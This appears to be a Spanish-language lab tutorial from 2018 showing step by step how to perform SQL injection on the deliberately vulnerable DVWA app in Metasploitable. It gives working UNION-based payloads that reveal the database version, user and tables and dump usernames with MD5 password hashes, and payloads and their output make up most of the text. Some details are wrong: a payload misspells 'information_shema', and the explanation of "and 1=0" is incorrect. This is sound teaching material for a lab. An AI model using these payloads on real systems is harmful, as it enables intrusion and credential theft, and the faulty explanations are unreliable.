

GUÍA 4: CÓMO REALIZAR SQL INJECTION



CRISTHIAN EDUARDO CASTILLO MENESES
CHRISTIAN CAMILO URCUQUI LÓPEZ

19 DE FEBRERO DE 2018

Contenido

INTRODUCCIÓN	3
¿Qué es SQL Injection?	3
Material Necesario	4
SQL INJECTION	5

INTRODUCCIÓN

¿Qué es SQL Injection?

Es un método para infiltrar código SQL, lo que permite hacer consultas de una base de datos sin tener los privilegios a través de parámetros no controlados en una aplicación web. Usualmente, este error se debe por la incorrecta o la nula validación de los datos que ingresa un usuario, es decir, malas prácticas de seguridad durante el desarrollo de software.

Blind SQL Injection

Es una técnica que utiliza la inyección SQL, se da cuando no se muestra un mensaje de error al no producirse resultados correctos ante una consulta a la base de datos, mostrándose el mismo contenido (Solo se muestra resultado si la consulta es correcta).

Material Necesario

- **Metasploitable**

SQL INJECTION

1. Abrimos metasploitable y usamos el comando para ver la dirección IP del servidor.


```
# ifconfig
```

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:5e:e5:b4
          inet addr:192.168.0.29  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe5e:e5b4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2556 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1465 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:279407 (272.8 KB)  TX bytes:1614776 (1.5 MB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:550 errors:0 dropped:0 overruns:0 frame:0
          TX packets:550 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:244213 (238.4 KB)  TX bytes:244213 (238.4 KB)

msfadmin@metasploitable:~$ _
```

2. Introducimos la dirección IP en algún navegador web e ingresamos en Damn Vulnerable Web App (DVWA).



GUÍA 4: CÓMO REALIZAR SQL INJECTION

CRISTHIAN EDUARDO CASTILLO MENESES – CHRISTIAN CAMILO URCUQUI LÓPEZ

3. Logueamos dentro de DVWA

Usuario: admin

Contraseña: password



Username

Password

Logit

You have logged out

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

Hint: default username is 'admin' with password 'password'



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.


General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

Username: admin
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

4. Con el fin de mostrar el ataque cambiaremos la seguridad del sitio a low.



5. Nos dirigimos a SQL Injection

Podremos observar que esta página lo que hace es buscar el ID de un usuario y mostrarnos información acerca de este usuario.

The screenshot shows the DVWA web application interface. At the top is the DVWA logo. On the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection". It contains a "User ID:" label, a text input field with the value "1", and a "Submit" button. Below the input field, the following information is displayed in red text: "ID: 1", "First name: admin", and "Surname: admin". Underneath this is a "More info" section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>. At the bottom left, the user's session information is shown: "Username: admin", "Security Level: low", and "PHPIDS: disabled". At the bottom right, there are "View Source" and "View Help" buttons. The footer of the application states "Damn Vulnerable Web Application (DVWA) v1.0.7".

Si el desarrollador no hace una correcta validación de los datos ingresados, se podrá ingresar código SQL con el fin de realizar consultas que nos permita ver información que no debería poder ser consultada.

Realizamos sentencia de SQL para validar que se pueda inyectar código SQL.

%' or '0' = '0


The screenshot shows the DVWA web application interface. At the top is the DVWA logo. On the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled 'Vulnerability: SQL Injection'. It contains a 'User ID:' label, a text input field with the value '%\' or \'0\' = \'0', and a 'Submit' button. Below the input field, the output is displayed in red text: 'ID: 1', 'First name: admin', and 'Surname: admin'. Underneath, there is a 'More info' section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>. At the bottom left, the user status is shown: 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'. At the bottom right, there are 'View Source' and 'View Help' buttons. The footer at the very bottom reads 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

Lo que hace esta sentencia es:

%' Por medio de la comilla cierra la cadena que está preguntándole a la base de datos.

or '0'='0 hace una operación lógica que retorna un valor de verdad, en esta sentencia no se le pone " " al final debido a que la primera cadena fue interrumpida, por ende la sentencia que estamos ingresando se cerrará con la que interrumpimos.

La operación valida si carácter 0 es igual al carácter 0, como es así nos retornará *true*.



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: '%' or '0'='0
First name: admin
Surname: admin

ID: '%' or '0'='0
First name: Gordon
Surname: Brown

ID: '%' or '0'='0
First name: Hack
Surname: Me

ID: '%' or '0'='0
First name: Pablo
Surname: Picasso

ID: '%' or '0'='0
First name: Bob
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

View Source

View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

Al enviar la sentencia se nos mostrará la información de todos los usuarios que se encuentren en la base de datos.

Lo que se hacía originalmente era buscar si el ID ingresado era igual al ID de un usuario en la base de datos, por ende, se mostraba la información de ese usuario. Por otro lado al modificar la cadena retornando siempre un valor verdadero se imprimirá todos los usuarios ya que siempre será verdadera la consulta.

6. Consultamos la versión de la base de datos.


Es importante saber la versión que usa la base de datos por eso ejecutamos la sentencia

```
%' or 0=0 union select null, version() #
```

La palabra reservada **union** nos permite realizar dos consultas a la base de datos al mismo tiempo.

Con la palabra reservada **select** pasamos a hacer una consulta normal, luego tenemos dos campos uno que es el nombre del usuario y otro que es la instrucción que queremos realizar. Pasamos null en el nombre del usuario y versión () para que se nos muestre la versión de la base de datos.

se pone con el fin de comentar lo que sigue de la instrucción.



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

ID: %' or 0=0 union select null, version()#
First name: admin
Surname: admin

ID: %' or 0=0 union select null, version()#
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, version()#
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, version()#
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, version()#
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, version()#
First name:
Surname: 5.0.51a-3ubuntu5

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

7. Vemos cual es el usuario que ejecuta la base de datos

%' or 0=0 union select null, user() #

DVWA

Vulnerability: SQL Injection

User ID:

ID: %' or 0=0 union select null, user() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, user() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, user() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, user() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, user() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, user() #
First name:
Surname: root@localhost

More info


<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

User() nos devuelve el usuario que ejecuta la base de datos.

8. Vemos la base de datos

%' or 0=0 union select null, database() #



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: SQL Injection

User ID:

```
ID: '%' or 0=0 union select null, database() #
First name: admin
Surname: admin

ID: '%' or 0=0 union select null, database() #
First name: Gordon
Surname: Brown

ID: '%' or 0=0 union select null, database() #
First name: Hack
Surname: Me

ID: '%' or 0=0 union select null, database() #
First name: Pablo
Surname: Picasso

ID: '%' or 0=0 union select null, database() #
First name: Bob
Surname: Smith

ID: '%' or 0=0 union select null, database() #
First name:
Surname: dvwa
```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

database() nos muestra el nombre de la base de datos que está usando la aplicación

9. Consultamos las tablas de la base de datos

`%' and 1=0 union select null, table_name from information_shema.tables #`

Vulnerability: SQL Injection

User ID:

ID: `%' and 1=0 union select null, table_name from information_schema.tables#`
First name:
Surname: CHARACTER_SETS

ID: `%' and 1=0 union select null, table_name from information_schema.tables#`
First name:
Surname: COLLATIONS

ID: `%' and 1=0 union select null, table_name from information_schema.tables#`
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: `%' and 1=0 union select null, table_name from information_schema.tables#`
First name:
Surname: COLUMNS

ID: `%' and 1=0 union select null, table_name from information_schema.tables#`
First name:
Surname: COLUMN_PRIVILEGES

ID: `%' and 1=0 union select null, table_name from information_schema.tables#`
First name:
Surname: KEY_COLUMN_USAGE

ID: `%' and 1=0 union select null, table_name from information_schema.tables#`
First name:
Surname: PROFILING

ID: `%' and 1=0 union select null, table_name from information_schema.tables#`
First name:
Surname: ROUTINES

ID: `%' and 1=0 union select null, table_name from information_schema.tables#`
First name:
Surname: SCHEMATA

ID: `%' and 1=0 union select null, table_name from information_schema.tables#`
First name:
Surname: SCHEMA_PRIVILEGES

`%' and 1=0` Como ambos lados es falso, nos devolverá verdadero.

`table_name from information_shema.tables` busca el nombre de todas las tablas que estén en `information_shema.tables`

10. Consultamos la tabla de los usuarios del gestor de base de datos

%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%' #

DVWA

Vulnerability: SQL Injection

User ID:

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'
First name:
Surname: USER_PRIVILEGES

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'
First name:
Surname: users

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'
First name:
Surname: user

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'
First name:
Surname: users_grouppermissions

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'
First name:
Surname: users_groups

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'
First name:
Surname: users_objectpermissions

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'
First name:
Surname: users_permissions

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'
First name:
Surname: users_usergroups

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'
First name:
Surname: users_users

Se nos mostrará todos los usuarios que tiene el servidor de base de datos.

11. Miramos la información de los usuarios.

%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password)
from users#

Vulnerability: SQL Injection

User ID:

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a, password) from users#
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a, password) from users#
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a, password) from users#
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a, password) from users#
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a, password) from users#
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99

Lo que hace la sentencia es imprimir la información de los usuarios provenientes de 'users' entre ellos pedimos las contraseñas de los usuarios.